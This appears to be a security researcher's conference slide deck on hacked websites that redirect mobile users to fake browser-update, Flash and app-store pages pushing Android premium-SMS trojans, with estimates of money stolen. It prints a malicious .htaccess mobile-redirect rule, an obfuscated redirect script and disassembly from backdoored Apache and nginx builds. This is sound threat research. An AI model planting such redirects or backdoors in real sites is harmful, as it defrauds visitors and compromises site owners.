

MALICIOUS REDIRECTION OF MOBILE USERS

VB2013, BERLIN

Roman Unuchek

Senior Malware Analyst

CONTENTS

5 Redirects

- Introduction into redirects
- How do the sites redirect?
- Why do the sites start redirecting?

11 Malware

- Landing pages
- Trojan-SMS

18 Money

- Counting infected users
- Counting stolen money

REDIRECTS


REDIRECTS

```
wget.exe 4girecharge.com
```




REDIRECTS

```
wget.exe http://8rollov.ru
```



REDIRECTS

```
wget.exe http://airmakersheatingandair.com
```



REDIRECTS

.htaccess

```
RewriteEngine on
RewriteCond %{HTTP_USER_AGENT} (android|midp|j2me|symbian|series\ 60|symbols|windows\ mobile|windows\ ce|ppc|smar
RewriteCond %{HTTP_USER_AGENT} !(accoona|ia_archiver|antabot|ask\ jeeves|baidu|dcpbot|eltaindexer|feedfetcher|g
RewriteRule (.*) http://file-soft.org/mobile/id-87335/Opera [L,R=302]

Options -Indexes

ErrorDocument 404 /404.php

#php_flag allow_call_time_pass_reference 1
#php_flag session.use_trans_sid off
#php_value display_errors On

#php_value mbstring.func_overload 2
php_value mbstring.internal_encoding UTF-8
php_value allow_call_time_pass_reference 1
```

REDIRECTS

scripts

```
(1j-)|(1k)|(t-1l)|(1m)|(1n-)|(1o)|(1p-)|(1q)|(1r)|(1s-v)|(1t)|(1  
| (2)|(3)|(1I)|(1J)|(1K)|(1L)|(1M)|(1N)|(1O)|(1P.1Q)|(1R)|(1S)/i  
lg|ismobile|midp|wap|winw|xda|up|var|navigator|userAgent|match|a  
aste|avan|benq|bird|blac|blaz|brew|cell|cldc||cmd||dang|doco|eri  
java|jigs|kddi|keji|leno|lge|maui|maxo|mits|mmeff|mobi|mot|moto|m  
opwv|palm|pana|pant|pdxg|phil|play|pluc|port|prox|qtek|qwap|sage  
send|seri|sgh|shar|sie|siem|smal|smar|sony|sph|symb|mo|teli|tim|  
/oda|w3cs|wapa|wapi|wapp|wapr|webc|browser|link|windows|ce|iemo  
phone|pocket|mobile|android|pda|PPC|Series60|Opera|Mini|ipad|iph  
document|location|href|http://online2you.org/search.php?sid=1 '
```


Backdoor.Linux.ApmoD.gen

```
loc_53FE:                                ; CODE XREF: INJECT_LOAD+70↑j  
                                           ; INJECT_LOAD+D2↑j ...  
    call    __INJECT_UPDATE  
    mov     edx, eax  
    jmp     loc_5350  
;-----  
loc_540A:                                ; CODE XREF: INJECT_LOAD+DC↑j  
    lea    esi, [ebp+nptr]  
    mov     [esp], esi  
    mov     dword ptr [ebp+nptr], 0  
    mov     [ebp+var_20], 0  
    mov     [ebp+var_1C], 0  
    mov     [ebp+var_18], 0  
    mov     [ebp+var_14], 0  
    mov     dword ptr [esp+0Ch], 14h  
    mov     [esp+8], eax  
    mov     [esp+4], edi  
    call    __memcpy_chk  
    mov     [esp], esi ; nptr  
    mov     dword ptr [esp+0Ch], 0 ; group  
    mov     dword ptr [esp+8], 0Ah ; base |  
    mov     dword ptr [esp+4], 0 ; endptr  
    call    __strtol_internal  
    mov     dword ptr [esp], 0 ; timer  
    mov     esi, eax  
    call    _time
```

REDIRECTS

Backdoor.FreeBSD.Papach.a

infected Apache for FreeBSD

```
; int __fastcall INFECTED_forwarder_X(void *dest)
public INFECTED_forwarder_X
INFECTED_forwarder_X proc near
; CODE XREF: c84143dE9F4EAa69Fe56777
; y508C2E8E4A6aB14FEE7F+121↓p ...

var_20      = qword ptr -20h
var_18      = qword ptr -18h
var_10      = qword ptr -10h
var_8       = qword ptr -8

mov         [rsp+var_20], rbx
mov         [rsp+var_18], rbp
mov         rbp, rdi
mov         [rsp+var_10], r12
mov         [rsp+var_8], r13
sub         rsp, 28h
mov         rdi, [rsi+0F0h]
mov         r12, rsi
mov         esi, offset aXForwardedFor ; "X-Forwarded-For"
call        _apr_table_get
mov         rdi, [r12]
mov         rsi, rax
call        _apr_pstrdup
test        rax, rax
mov         rbx, rax
jz          loc_42D468
mov         rdi, rax
; s
```

Backdoors

Backdoor.Linux.Maldyr.a

infected nginx for Linux

```
sub         rsp, 8
mov         rax, [rdi+8]
mov         edi, offset aXRealIp ; "X-Real-IP"
mov         rbx, [rax]
add         rbx, 10h
mov         r8, [rbx+8]
mov         rsi, r8
repe cmpsb
jnz         short loc_456BA0
mov         qword ptr [rdx+8], 0


loc_456B92:
; CODE XREF: .text:0000000000456BEC↓j
add         rsp, 8
xor         eax, eax
pop         rbx
pop         rbp
retn

; -----
align 20h

loc_456BA0:
; CODE XREF: .text:0000000000456B88↑j
cld
mov         edi, offset aXForwardedFor ; "X-Forwarded-For"
mov         ecx, 10h
mov         rsi, r8
repe cmpsb
jnz         short loc_456BC3
```

REDIRECTS

Hacked CMS
Shared hosting
Mosting



WordPress

Joomla

Drupal

Other

MALWARE

MALWARE

1. Browser update

Landing pages

Обновите ваш браузер
Доступна новая версия 7.0
Обновить Скрыть

Идет проверка и установка нового приложения:
Chrome

Копирование new_files

Новое приложение **Chrome** готово к установке!

Введите свой номер телефона для получения контента, и следуйте инструкциям в СМС:

Телефон +7

[OK](#)

Обновление
страница загрузки

Внимание!
Вы используете
Ваш телефон содержит

Версия браузера: 6.2

После обновления браузера

Загрузить сейчас

На случай несовместимости

установленный браузер

Версия

U update center © 2012 All rights reserved.

пользовательское соглашение

MALWARE

2. Flash player

Landing pages

Мы подготовили для вас самые популярные программы и игры для платформы Android!

[Скачать Adobe Flash Player для Android](#)
Посмотрело: 86379

[DOWNLOAD](#)

Каждый пользователь сети интернет прекрасно знает о том, что для того, чтобы посмотреть в сети фильмы, или сыграть в онлайн игры на персональный компьютер необходимо установить Flash Player. Только после установки указанного программного обеспечения, компьютер получит возможность воспроизводить средства мультимедиа.


Мобильные устройства под управлением операционной системы Андроид, так же как и обычный персональный компьютер нуждаются в Flash Player для того, чтобы пользователь устройства имел возможность осуществлять просмотр Flash роликов. Поэтому, если вы хотите, чтобы ваше Андроид устройство было способно в полной мере раскрыть перед вами возможности сети интернет, то скачать Flash Player для андроида придется обязательно. Чем отличается Flash Player, который мы устанавливаем на персональный компьютер от того, что устанавливается на операционную систему Андроид?

Во-первых, размером, плеер устанавливаемый на мобильные устройства имеет меньший «вес». Во-вторых, рассматриваемое программное обеспечение работает не на всех версиях ОП Андроид. Устанавливать плеер необходимо на устройства, где установлена версия операционной системы не ниже 2.3.

[DOWNLOAD](#)

Для Android 2.X, Android 3.X, Android 4.X

» Категория: Программы для Android



MALWARE

3. Fake Google Play

Landing pages

The image shows a screenshot of a fake Android Play store landing page, highlighted with a green border. At the top, there is a red banner with a warning icon and the text "Рекомендуем произвести обновление" (We recommend updating). Below this is the Android Market logo with the text "Android Market" and "НОВАЯ ВЕРСИЯ" (New Version) next to the Android Play logo. The main heading is "Android Play" with a description in Russian: "предлагает сотни тысяч разнообразных приложений и игр для Android устройств, которые всегда будут под рукой, где бы вы ни находились. Всеми известный сайт-магазин Android Market, который являлся основным сервисом для пользователей с телефонами на платформе андроид, теперь переименован в Android Play." (offers hundreds of thousands of diverse applications and games for Android devices, which will always be at hand, wherever you are. The well-known website-store Android Market, which was the main service for users with phones on the Android platform, is now renamed to Android Play.) Below the text is a green button with the text "Скачать Android Play 3.11.10" (Download Android Play 3.11.10). A red banner below that says "Обновление Android Market на Android Play. Еще больше уникальных игр и приложений!" (Update Android Market to Android Play. Even more unique games and applications!). Underneath is a grid of various application icons including YouTube, weather, microphone, Twitter, a globe, messages, a camera, a social media 'S' icon, a gear, RSS, a phone, a document, a calendar, a group of people, music, a social media 'G+' icon, a map, and a CS icon. At the bottom, there is another green button with the text "Скачать Android Play 3.11.10".

MALWARE

4. Fake porn sites


Landing pages

The image shows a landing page for a service called 'Sexy Cherry'. At the top, there is a logo with a cherry and the text 'ТЫСЯЧИ ЭРОТИЧЕСКИХ ВИДЕОРОЛИКОВ В ТВОЁМ ТЕЛЕФОНЕ'. Below this is a central image of a woman's face with a play button overlay. Underneath the image is a text box that says 'Введите Ваш номер телефона'. Below that is a large green button with a download icon and the text 'АКТИВИРОВАТЬ'. At the bottom, there is a dark grey area with text: 'Оформление подписки на сервис Sexy Cherry. Стоимость 20 руб. с учетом НДС в день'. Below that, it says 'Нажатием "Активировать" Вы соглашаетесь с [Условиями предоставления услуги "Подписки"](#)'.

MALWARE

5. Other

Landing pages




MALWARE

5. Other

Landing pages

wap-opera.com

Modifications





Trojan-SMS

Trojan-SMS.AndroidOS.FakeInst.a

- Only GCM for receiving commands
- Send Premium rate SMS
- Delete and answer incoming SMS
- Install shortcuts and show notifications

```
content:my;markeccpnr  
go=search&q=Angry%20Birds&s=114&a=29">  
</iframe>
```



Trojan-SMS

Trojan-SMS.AndroidOS.OpFake.a

- Works only through mobile internet
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls





Trojan-SMS.AndroidOS.OpFake.bo

- Lot's of obfuscation
- >230 modifications
- Move functional to the elf library
- >450,000 APK
- Send Premium rate SMS
- >75,000 blocked installs in 2013
- Delete and answer incoming SMS
- Steal contacts

Private1

Trojan-SMS.AndroidOS.Agent.u

- First used DeviceAdmin vulnerability
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls
- Steal all contacts, SMS and call logs

MALWARE

Private2&3

Trojan-SMS


Trojan-SMS.AndroidOS.FakeInst.a2

- Send Premium rate SMS
- Delete and answer incoming SMS

Trojan-SMS.AndroidOS.FakeInst.a3

- Send Premium rate SMS
- Delete and answer incoming SMS

Redirects



MONEY


MONEY

- **Check 4,500,000 domains twice a day**
- **31,000 sites with redirect (0.6%)**
- **15,000 sites redirecting at this moment (0.3%)**

MONEY


➤ ~80 sites start redirecting every day

➤ ~44 sites being fixed every day




MONEY

- ~39 days / 940 hours every domain were redirecting
- 33% Mobile visitors
- 889,000 daily visitors
- 293,370 redirected




MONEY

- ~290,000 redirected users every day
- ~110,000 (38%) will download malware
- ~15,000 (5,3%) will install malware



MONEY



MONEY

- **15,000 users * \$10 = \$150,000 stolen daily**
 - 75,000 goes to mobile network operators
 - 7,500 goes to billing companies
 - 13,500 goes to affiliate network operators
 - 54,000 goes to anonymous partners

Дата	Визиты	Загрузки	Смс	Ратю	руб/1К	Реф.	Сумма ↓↑	Бонус	Итого
02.01.2012	0 / 0	38271 / 14167	2120	1:6	7917.57 p.	1625.37 p.	112168.25 p.	+0.00 p.	113793.62 p.
03.01.2012	0 / 0	35484 / 13337	1962	1:6	7656.70 p.	1493.29 p.	102117.46 p.	+0.00 p.	103610.75 p.
04.01.2012	0 / 0	32313 / 11835	1805	1:6	8028.36 p.	1395.30 p.	95015.69 p.	+0.00 p.	96410.99 p.
05.01.2012	0 / 0	29181 / 11494	1234	1:9	5960.56 p.	1040.17 p.	68510.64 p.	+0.00 p.	69550.81 p.
06.01.2012	0 / 0	26005 / 10506	1435	1:7	7189.62 p.	1047.57 p.	75534.12 p.	+0.00 p.	76581.69 p.
07.01.2012	7 / 2	30200 / 11641	1553	1:7	7021.19 p.	1063.03 p.	81733.64 p.	+0.00 p.	82796.67 p.
08.01.2012	15 / 3	28581 / 10953	1559	1:7	7453.32 p.	1109.53 p.	81636.21 p.	+0.00 p.	82745.74 p.
Итого	22 / 5	220035 / 83933	11668	1:7	7347.72 p.	8774.26 p.	616716.01 p.	+0 p.	625490.27 p.

MONEY

- **> \$54,000,000 stolen in last year**
- **> \$27,000,000 to mobile network operators**
- **> \$2,700,000 to billing companies**
- **> \$4,800,000 to affiliate networks**
- **> \$19,000,000 to anonymous partners**
 - **>\$12,000,000 spend for buying traffic from hacked sites**

MONEY



■ Mobile network operators

■ Billing companies

■ Affiliate networks

■ Anonymous partners

CONCLUSIONS

- **Easy to infect site and hard to find infection**
- **Growth of the infected users and stolen money**
- **Not only Russia:**
 - Western Europe
 - Asia

LET'S TALK?

Roman.Unuchek@Kaspersky.com

